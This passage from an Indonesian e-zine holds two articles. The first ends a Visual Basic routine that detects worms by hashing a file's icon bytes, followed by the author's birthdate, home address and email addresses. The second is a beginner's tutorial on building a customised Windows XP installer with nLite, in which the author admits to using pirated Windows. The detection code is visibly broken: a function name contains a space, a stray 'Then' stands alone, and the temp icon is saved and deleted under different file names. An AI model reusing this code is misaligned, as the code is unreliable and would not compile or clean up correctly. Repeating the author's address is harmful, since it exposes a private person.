Private Declare Function ExtractIconExW Lib "shell32.dll" (ByVal lpszFile As Long, ByVal nIndex As Long, ByRef phiconLarge As Long, ByRef phiconSmall As Long, ByVal nIcons As Long) As Long
```

```
Private Declare Function OleCreatePictureIndirect Lib "olepro32.dll" (PicDesc As PicBmp, RefIID As GUID, ByVal fPictureOwnHandle As Long, IPic As IPictureDisp) As Long
```

```
Private Declare Function DestroyIcon Lib "user32" (ByVal hIcon As Long) As Long
```

```
Private Declare Function GetTempPathW Lib "kernel32" (ByVal nBufferLength As Long, ByVal lpBuffer As Long) As Long
```

```
Private Type PicBmp
```

```
Size As Long
```

```
tType As Long
```

```
hBmp As Long
```

```
hPal As Long
```

```
RESERVED As Long
```

```
End Type
```

```
Private Type GUID
```

```
Data1 As Long
```

```
Data2 As Integer
```

```
Data3 As Integer
```

```
Data4(7) As Byte
```

```
End Type
```

```
"==CHECK STATIC HEURISTIC ICON=="
```

```
‘ Ini adalah kode utama dalam mendeteksi Icon worm
```

```
Private Function Check AGBI (File As String) As Boolean
```

```
Dim vHash As String, nHash As String, iByte As String
```

```
Check AGBI = False
```

```
iByte = ExtractByteIcon(File)
```

```
‘Ekstrak ikon utama jadikan sbg iByte
```

```
If iByte <> vbNullString Then
```

```
‘Jika iByte <> "" maka ..
```

```
nHash = ASAH(iByte)
```

```
‘Hash byte iconnya dengan checksum kamu !!!
```

```
If nHash = "2B047422C373634370776763C" Then '090898F77997990E989689087"
```

```
Then
```

```
tVirName = "Test virus PE-Icon"
```

```
‘Nama virusnya
```

```
Check AGBI = True
```

```
‘Worm icon ditemukan !!!
```

```
Exit Function
End If
End If
End Function
'Fungsi untuk mengekstrak icon file
```

```
Private Function ExtractByteIcon(File As String) As String
Dim PicPath As String, ByteSum As String
Dim IconExist As Long, hIcon As Long
Dim pic As PicBmp, IPic As IPictureDisp, IID_IDispatch As GUID
ExtractByteIcon = vbNullString
'dibawah adalah kode untuk mengekstrak icon
IconExist = ExtractIconExW(StrPtr(File), 0, ByVal 0&, hIcon, 1)
If IconExist <= 0 Then
IconExist = ExtractIconExW(StrPtr(File), 0, hIcon, ByVal 0&, 1)
If IconExist <= 0 Then Exit Function
End If

With IID_IDispatch
.Data1 = &H20400
.Data4(0) = &HC0
.Data4(7) = &H46
End With
With pic
.Size = Len(pic)
.tType = vbPicTypeIcon
.hBmp = hIcon
End With
'Dapatkan temporary folder
PicPath = String(100, Chr$(0))
Call GetTempPathW(100, StrPtr(PicPath))
PicPath = FullLongPath(StripNulls(PicPath))

Call OleCreatePictureIndirect(pic, IID_IDispatch, 1, IPic)
Call SavePicture(IPic, PicPath & "TMP~xx.ico") 'Simpan icon di temp folder
Call DestroyIcon(hIcon) 'hancurkan icon yang telah di ekstrak
ExtractByteIcon = ByteIcon(PicPath & "TMP~xx.ico")
Call DeleteFileW(StrPtr(PicPath & "TMPxx.ico")) 'Hapus icon di temp folder

End Function
'Kode untuk membaca byte file icon
Private Function ByteIcon(File As String) As String
On Error Resume Next
```

```

Dim hFile As Long, lngBytesRead As Long
Dim rBytes(200) As Byte
Dim Buff As String, i As Integer
ByteIcon = vbNullString
Buff = vbNullString

hFile = CreateFileW(StrPtr(File), &H80000000, 0, ByVal 0&, 3, 0, ByVal 0&)
Call ReadFile(hFile, rBytes(0), 200, lngBytesRead, ByVal 0&)
'Ambil dari byte 0 sampai 200
For i = 0 To 200
    Buff = Buff & rBytes(i)
Next
'Buff = adalah byte yang diambil dari body icon
ByteIcon = Buff
Call CloseHandle(hFile)      'Tutup hFile yang telah dibuka
End Function

```

Mohon maaf saya tidak bisa menjelaskan kode-kode diatas secara rinci. Jumpa lagi di E-Zine selanjutnya !!! CIAO.....

Nama : Adith aUlia RAhman a.K.a AURA  
 Birth : JAKARTA, 25 – September – 1992  
 Hidup : BANTEN,Kota Serang, Highland Park – Kaw.Kelapa Gading. Blok T no: 11  
 e-mail : [adithr@rocketmail.com](mailto:adithr@rocketmail.com) atau [aura.l4bs@gmail.com](mailto:aura.l4bs@gmail.com)

# Cara modifikasi CD installer Windows XP

---

By: Black\_Khonel

Siapa yang tidak kenal dengan Operating System Windows XP...?? Sebagian besar kalian pasti pake OS Windows XP walau pun tu Windows bajakan (sama seperti saya :p ). Di internet banyak beredar OS Windows XP yang telah di modif dengan berbagai varian. Seperti windows XP black edition, Windows.XP SP3 SILKRoad, Windows.XP SP3 Dark Edition dan masih banyak lagi variannya. Disini saya akan berbagi sedikit ilmu ( soalnya emang masih dikit ilmunya :D ) tentang bagaimana cara memodifikasi windows XP tersebut. cara yang saya pakai di sini masih cara newbie bukan expert. Soalnya saya masih newbie :D


## Persiapan

1. Listrik yang cukup  
Kalo pas pemadaman bergilir , tunggu dulu sampe nyala : D
2. Komputer / Laptop  
Pastikan computer / Laptop anda bebas dari virus, malware
3. CD Windows XP Original  
kalo saya pake Win XP Pro SP2
4. Kopi + Cemilan + Rokok Djarum super sebungkus

## Software buat ngedit

1. nLite 1.4.9.1  
alternatifnya bisa pake **Windows Unattended CD Creator**, tapi saya lebih seneng pake Nlite
2. WMP 11 Slipstreamer  
Buat menginject WMP 11, tapi WMP 11 juga udah ada Addon-nya
3. WinntbbuED 3.1  
Buat ngubah tampilan setup screen
4. Universal Extractor / WinRAR  
Buat mengextrac file yang akan di edit (file di CD windows di compress pake Cabinet Maker )
5. Restorator 2007 / ResHacker  
Buat ngedit resource yang di perlukan \*.EXE, \*.DLL
6. DPs BASE 1006  
menginject driver yang di perlukan (Chipset, VGA, LAN, dll)
7. VMware Workstation 7.0  
Virtual machine untuk ngetest hasil editan windowsnya
8. Ultra ISO  
Buat bikin file \*.ISO






Saya anggap teman – teman udah bisa pake nlite sampe pada halaman “**component**” , oke... kita langsung menuju ke “**component**” .di bagian ini kita akan menghilangkan beberapa **component** dari windows XP


**component** yang di hilangkan

1. Application
  - calculator
  - internet games
  - paint pinball
  - wordpad
2. Driver
  - SCSI/RAID
3. Multimedia
  - Music Samples
  - Windows sound
4. Network
  - MSN Exploler
5. Operating System Options
  - Tour
  - Use account picture
  - Service Error Reporting
  - Indexing Service
6. Directories
  - DOC


Pada halaman Unattended kita atur windows pada saat penginstalan.




Pada halaman general, pilih **Fully automated** karena kita akan menyetting setup windows otomatis.



Lalu klik halaman **User** pilid **Add** karena kita akan menambah user baru. Pilih auto logon, user name user yang tadi kita buat




Lalu klik **Owner and Network ID** isi dengan nama kalian atau seperti gambar






Setelah itu klik **Regional** pilih **timezone (GMT+07.00 Bangkok, Hanoi, Jakarta)**, soalnya kita tinggal di Indonesia :D

Lalu klik **next**. Pada **option, patches** lihat gambar




Pada halaman **tweaks** biarkan default. Langsung klik **next**. Langsung ke proses integrasi






Setelah selesai pilih **next** sampai **finish** (kita nggak bluit jadi \*.ISO pake NLite), sekarang kita pake soft **WinntbbuED 3.1** untuk mengedit tampilan setup screen yang warnanya biru. Run soft **WinntbbuED 3.1** terus buka **WINNTBBU.DLL** sekarang kita edit sesuai dengan keinginan. Setelah selesai file =>save



Setelah selesai kita bikin **\$OEM\$ Distribution Folders** folder ini di gunakan untuk mengcopy file – file yang di perlukan. Urutan dari folder tersebut adalah



Keterangan :


**\$Docs** = Documents and Settings

**\$Progs** = Program Files


**\$\$** = Windows Folder

**\$1** = posisi hard drive dari instalasi Windows (default C:\).

Saya bikin \$OEM\$ Distribution Folders dengan urutan sbb



Pada bagian **component** saya meremove **calculator**, **wordpad**, dan **paint**. Karena akan saya ganti ketiga component tersebut dengan model win7 melalui \$OEM\$ Distribution Folders ini



Caranya dengan mengcopykan calc.exe, mspaint.exe ke folder **"system32"**

**\\$OEM\$\\$\$\system32**

untuk Wordpad langsung copykan ke folder Accessories


**\\$OEM\$\\$Progs\Windows NT\Accessories**

Karena saya mengatur theme default pake folder \$OEM\$ maka kita harus menyetingnya dengan merubah **WINNT.SIF** yang ada di folder I386, tambahkan syntax:

[Shell]



```
CustomDefaultThemeFile = "%WinDir%\Resources\Themes\nama_thema.theme"
```

